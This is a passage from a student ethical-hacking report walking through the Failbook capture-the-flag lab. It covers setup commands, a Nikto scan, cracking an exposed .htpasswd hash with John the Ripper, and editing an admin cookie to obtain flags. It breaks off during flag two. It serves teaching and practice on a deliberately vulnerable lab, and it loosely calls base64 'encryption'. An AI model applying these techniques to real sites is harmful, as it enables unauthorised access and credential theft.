An evaluation of the flags contained within Failbook

By Connor Duncan

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2018/19

Note that Information contained in this document is for educational purposes.

.

Abstract

Contained within this paper is a detailed walkthrough of the flags contained within Failbook. Failbook is a CTF style web application that mimics that of the popular social media platform Facebook (Facebook, 2019). Of the fifteen flags that Failbook has, fourteen of them were found, and for the one that was not found, steps were taken with a detailed walkthrough of the methodology used to find it. Several techniques were used to find the flags, including SQL injection, manipulating cookies and exploiting logic flaws within the application.

.

+Contents

.

.

1 INTRODUCTION

Failbook (GitHub, 2019) is a purposefully built vulnerable social media platform. The purpose of Failbook is to allow beginner hackers to test their skills in the field of web application hacking. Contained within Failbook is fifteen different flags that all involve exploiting the website in different ways. This report is an exploration into the flags that Failbook uses, how to find and exploit them, and the theory behind the exploitation. At the start of each flag section, a snippet of how to exploit the flag will be taken from the Failbook GitHub repository. An Ubuntu virtual machine will be set up to host Failbook on and a Kali virtual machine will be used to help exploit the website.

2 PROCEDURE

2.1 SETTING UP FAILBOOK

This section will give a walkthrough on how to set up Failbook. To carry out this stage, a virtual machine hosting platform will be required. In this instance, VMware (VMWare, 2019) will be used.

The Ubuntu version that will be downloaded is version 12.04. The reason for using this version rather than the most up to date version is because several of the flags will have been automatically patched in the newer versions of Ubuntu. In addition to this, the software used by Failbook may not work on older versions as it will use outdated software. The link to download the virtual machine can be found here: http://old-releases.ubuntu.com/releases/12.04.1/ubuntu-12.04-desktop-amd64.iso

In VMware, select File → New Virtual Machine, and then follow the steps to set up the Ubuntu virtual machine.

Once Ubuntu has been set up, run the command **sudo apt-get upgrade** and when prompted enter **y**. The amount of time taken to upgrade will vary depending on how good the network connection is. Once the upgrade has completed run the command **sudo apt-get update** and this will implement the changes.

After this has been done, enter the following command line arguments in sequential order:

- sudo su -
- apt-get install -y php5 php5-mysql php5-common php5-cli mysql-server apache2 bind9
- cd /root/
- mkdir failbook
- cd failbook
- wget https://github.com/SubtleScope/Failbook/raw/master/failbook-v1.6-with-flags.tar.gz
- tar xvzf failbook-v1.6-with-flags.tar.gz
- cp -R etc/apache2/* /etc/apache2/
- cp -R etc/ssl/certs/* /etc/ssl/certs/
- cp -R etc/bind/* /etc/bind/
- cp -R var/www/* /var/www/

- mkdir -p /var/www2/
- cp -R var/www2/* /var/www2/
- mkdir /home/failbook
- cp -R home/failbook/* /home/failbook/
- cp -R root/ /root/
- cd ../
- rm -rf failbook/
- service bind9 restart
- service apache2 restart
- mysql -u [user] -p
- create database failbook;
- exit;
- mysql -u [user] -p failbook < /var/www/failbook-v1.4.sql
- service mysql restart
- rm /var/www/index.html

The final step of installation is to edit one line in the common.php file. To do this, run the command **sudo nano /var/www/common.php** and then search for the line **titled $conn = mysql_connect("localhost", “[user]”, "");**. Change it to **$conn = mysql_connect("localhost", "[user]", “[password]”);** where the username and password is that of the mysql account created previously.

A point to note is that sometimes the “.htpasswd” file in /var/www fails to download. If this is the case, then it can be manually created by using the command **gedit .htpasswd** while in the www/ directory. Copy and paste the line “flaguser:aZYOoJ4izPiUo” and save the file. Once this is done the Failbook server will be ready.

Failbook can then be navigated to by going to the Ubuntu machines IP address. In order to change the domain name of the Ubuntu server so that kali recognizes it as www.failbook.com, navigate to the hosts folder in kali and add in the following line **[Ubuntu ip address] www.failbook.com**
An example of this can be seen in Figure 1.




Figure 1 - Modifying the Kali /etc/hosts file to display failbook.com as a domain

An installation script has also been included in Appendix A to make this process easier. To run the installation script, runt the command **chmod +x [Installation Script]**. This will give the installation script executable rights. The run the command **sudo ./[Installation Script].** After Failbook has been installed, create an account and you will be ready to begin.

The remainder of this report will explore the flags contained within Failbook, how to exploit them and their countermeasures.

2.2 FLAG 1

```
Flag 1:

    $ nikto -h https://failbook.com/
                + "robots.txt" contains 6 entries which should be manually viewed.

        $ curl -k "https://failbook.com/robots.txt"
                User-agent: *
                Disallow: /admin.php
                Disallow: /secret.php
                Disallow: /test.php
                Disallow: /cat.php
                Disallow: /admin/*
                Allow: /

        $ curl -k "https://failbook.com/admin/"
                ... 401 Unauthorized ...

        $ curl -k "https://failbook.com/.htpasswd"
                flaguser:aZYOoJ4izPiUo

        $ echo "flaguser:aZYOoJ4izPiUo" >> /tmp/htpasswd

        $ john /tmp/htpasswd

        $ john /tmp/htpasswd --show | head -n 1
                flaguser:pass123

        $ curl -k --user "flaguser:pass123" "https://failbook.com/admin/"
                flag.php

        $ curl -k --user "flaguser:pass123" "https://failbook.com/admin/flag.php"
                ... <!-- Flag 1: V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo= ... --> ...

        $ echo "V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo=" | base64 -d
                What was once secret, is known!
```

Figure 2 - Flag one exploitation

The first step in flag one is to scan the web server using the vulnerability scanner Nikto (Cirt.net, 2019). Nikto will scan any given URL and supply information on it including any dangerous files/programs and if the server is of an outdated version. The results of the Nikto scan can be seen in Figure 3.

```
root@kali:~# nikto -h www.failbook.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.200.129
+ Target Hostname:    www.failbook.com
+ Target Port:        80
+ Start Time:         2019-04-30 12:48:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect a
gainst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the con
tent of the site in a different fashion to the MIME type
+ OSVDB-3268: /scripts/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /robots.txt, inode: 788614, size: 124, mt
ime: Tue Apr 30 10:49:20 2019
+ Entry '/admin.php' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Cookie admin created without the httponly flag
+ Entry '/secret.php' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Cookie TEMPLATE created without the httponly flag
+ Entry '/test.php' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Cookie command created without the httponly flag
+ Entry '/cat.php' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ "robots.txt" contains 6 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final
release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force
 file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for
'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /session/admnlogin: SessionServlet Output, has session cookie info.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive info
rmation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive info
rmation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive info
rmation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive info
rmation via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /readme: This might be interesting...
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3092: /template/: This may be interesting as the directory may hold sensitive files or re
veal system information.
+ OSVDB-3092: /scripts/: This might be interesting... possibly a system shell found.
+ OSVDB-3093: /.htpasswd: Contains authorization information
+ OSVDB-3233: /icons/README: Apache default file found.
+ 9296 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2019-04-30 12:49:22 (GMT-4) (34 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 3 - Nikto scan

From looking at the nikto scan, it shows that the robots.txt file contains several hidden entries. Robots.txt is a file that is used to tell web robots what files they can and cannot list in their searches. For example, upon viewing www.failbook.com/robots.txt , the line “Disallow: /admin.php” is seen. This means that if you were to Google Failbook, then the listing for www.failbook.com/admin.php would not appear. Figure 4 shows the contents of failbook.com/robots.txt.




Figure 4 - failbook.com/robots.txt contents

The URL www.failbook.com/admin.php is not meant to be viewed by ordinary users hence why it is declared as "Disallow" in robots.txt. This creates an area of suspicion, especially since it is called admin.php and is likely to contain admin privileges. When the page is navigated to, the user is redirect to a page called unauthorized.php and an error message appears. This can be seen in Figure 5.




Figure 5 - www.failbook.com/admin.php

From this information, it is clear that some sort of authorization is required. From looking at the Nikto scan again, the line "+ OSVDB-3093: /.htpasswd: Contains authorization information" is seen. This is a potential clue as to what the username and password to access admin.php is. In general, .htpasswd is a file that is meant to be viewed by 'authorized' users only, and it is used to store usernames and passwords with the password being in an encrypted form. To view the contents of .htpasswd, the path can be navigated to through the URL. Figure 6 shows the outcome of navigating to this page.

Figure 6 - Contents of www.failbook.com/.htpasswd

From Figure 6, it is seen that the username is flaguser and the password, in what appears to be an encrypted form, is aZY0J4izPiUo. To crack the password, a tool called John the Ripper (Openwall.com, 2019) can be used. There are several ways to use John the Ripper, but this report will follow the example given in the walkthrough of Failbook. To use John the Ripper, the username and password will be put into the /tmp/htpasswd. This is done with the command **echo "flaguser:aZYOoJ4izPiUo" >> /tmp/htpasswd**. John can then be used from the kali machine by running the command **john /tmp/htpasswd**. What this will do is go into the /tmp/htpasswd file, extract the username and password, and then detect the type of encryption that the password uses and attempt to crack it. This process is seen in Figure 7.

```
root@kali:~# john /tmp/htpasswd
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: MaxLen = 13 is too large for the current hash type, reduced to 8
pass123          (flaguser)
1g 0:00:00:02 DONE 3/3 (2019-04-30 13:08) 0.4444g/s 2421Kp/s 2421Kc/s 2421KC/s passman..passof1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 7 - John the Ripper cracking the password

John the Ripper detected that the password was encoded with UTF-8 encoding, and cracked it within seconds. It was found that the password is “pass123”. The next step is to try and login to the admin.php page. To do this, a curl (Curl.haxx.se, 2019) request will be made. Curl is a tool that can be used to transfer data to a server. The command to connect to the admin.php page is **curl -k --user "flaguser:pass123"** www.failbook.com/admin/. The –k option tells the request to allow for insecure connections and the –-user option takes in a username and password that the server requests. The format is “username:password”. The result of this request is seen in Figure 8.

```
root@kali:~# curl -k --user "flaguser:pass123" "www.failbook.com/admin/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /admin</title>
 </head>
 <body>
<h1>Index of /admin</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><
a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </t
d><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[    ]"></td><td><a href="flag.php">flag.php</a></td><td align="right">30-Apr-2019 07:49  <
/td><td align="right">1.3K</td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Ubuntu) Server at www.failbook.com Port 80</address>
</body></html>
root@kali:~#
```

Figure 8 - Login to /admin.php using curl

For readability purposes, a html file will be created with the result of the above command as the content. To do this the following command is used: **curl -k --user "flaguser:pass123" "www.failbook.com/admin/" > /root/Desktop/admin.html.** When admin.html is navigated to, the following page is loaded:

Index of /admin

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[ ]	flag.php	30-Apr-2019 07:49	1.3K	

Apache/2.2.22 (Ubuntu) Server at www.failbook.com Port 80

Figure 9 - results from the curl -k –user "flaguser:pass123" www.failbook.com/admin/ request.

From Figure 9, it can be seen that a page called flag.php is present. This means that a path called www.failbook.com/admin/flag.php exists. When navigated to, the page displays “You found a flag, good job!” However, no flag is present.

Figure 10 - www.failbook.com/admin/flag.php

Upon looking at the html source code of the page, the flag can be found. This is seen and highlighted in Figure 11.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="../failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="../style.css" type="text/css" />
<script type="text/javascript" src="../scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="../index.php"><img src="../failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
<div class="loginbox radius" style="width:75%">
  <div class="loginboxinner radius">
    <!--loginheader-->
    <div class="loginform">
      You found a flag, Good Job!
      <!-- Flag 1: V2hhdCB3YXMgb25jZSBzZWNyZXQsIGlzIGtub3duIQo= -->
    </div>
    <!--loginform-->
  </div>
  <!--loginboxinner-->
</div>
<!--loginbox-->

</body>
</html>

```

Figure 11 - www.failbook.com/admin/flag.php source code

Flag one was found by being able to access areas of the website that should be restricted (.htpasswd) and from information leakage in the robots.txt file. The robots.txt file displayed that there was a /admin.php page. This should not be included in robots.txt and is generally considered bad practice as it can point attackers in a direction to look. To further help find the flag, a weak password was used to access the web page. This password could be easily cracked by a password cracking tool, and ultimately resulted in the flag being found.

2.3 FLAG 2

```
Flag 2:

        $ nikto -h https://failbook.com/
                + "robots.txt" contains 6 entries which should be manually viewed.

        $ curl -k "https://failbook.com/secret.php"
                Redirected to login.php, So we need to login first

        $ curl -k -d "fname=user&lname=name&username=user&password=pass&pconfirm=pass" https://failbook.com/register.php

        $ curl -k -c /tmp/cookie.txt -d “username=user&pass=pass” https://failbook.com/login.php

        $ curl -k -b /tmp/cookie.txt https://failbook.com/secret.php
                Not Authorized

        $ curl -k -D /tmp/secret_cookies -d "username=user&password=pass" https://failbook.com/secret.php

        $ less /tmp/secret_cookies
                admin=0

        $ curl -k -b /tmp/cookie.txt -b "admin=1" https://failbook.com/secret.php
                ... Flag2: U3BlYWsgZnJpZW5kIGFuZCBlbnRlcgo= ...

        $ echo "U3BlYWsgZnJpZW5kIGFuZCBlbnRlcgo=" | base64 -d
                Speak friend and enter
```

Figure 12 - Flag two exploitation

Flag two involves investigating another suspicious file in the robots.txt folder, called “secret.php”. When access to secret.php is attempted from the login page, you get redirected back to the login page. Therefore, an account must be created and logged in to. Once logged in, secret.php can be viewed. The contents can be seen in Figure 13.

Figure 13 - contents of secret.php

It appears that the output of the page directly relates to the user’s authorization access. This means that session management is in use. Session management is used to dictate what access rights the user has and whether or not they meet the requirements to access a certain request – in this case to secret.php.

One way to keep track of session management is to use cookies that store a variable which changes depending on the user's permissions. Based on this logic the cookie jar is checked. In the walkthrough this is done through another curl request, however in this instance an alternative method will be used to view the cookie jar. The secret.php page is accessed in Firefox (Mozilla, 2019) and to view the cookie jar, select **tools** from **menu** and then select **page info**. A pop up will appear and in the pop up select the **security** option. Contained within the security option is a view cookies option. This will allow you to see the cookies. Figure 14 shows the cookies that the page uses.




Figure 14 - Cookie jar from secret.php

The cookie jar shows two cookies – PHPSESSID and admin. The admin cookie flags interest as it stores the value "0" and is likely to be the cookie used for session management. If this value is changed to "1" then it is possible that a different output will be seen and the flag will be achieved. To modify the cookie an external tool will be required. Cookie Manager+(Legacycollector.org, 2019) is a Firefox add on that can be used to view and modify cookies and will be the tool used to edit cookies throughout this report.

When on the secret.php page, open up Cookie Manager+ and select the admin cookie. Then select edit and change the value from 0 to 1. Figure 15 shows an example of this.




Figure 15 - Cookie Manager+ editor

This new value is saved and when the page is refreshed an encrypted version of the flag appears. This is evidenced in Figure 16.




Figure 16 - Flag 2 in an encrypted form

When an encrypted value ends with an equal sign, it is an indicator that it has been encoded with base64 encryption. GCHQ created a handy tool called CyberChef (Gchq.github.io, 2019) that can be used for encryption, encoding, compression and data analysis. The flag is copied into CyberChef and base64 decryption is used to decode the value. The result of this is seen in Figure 17.

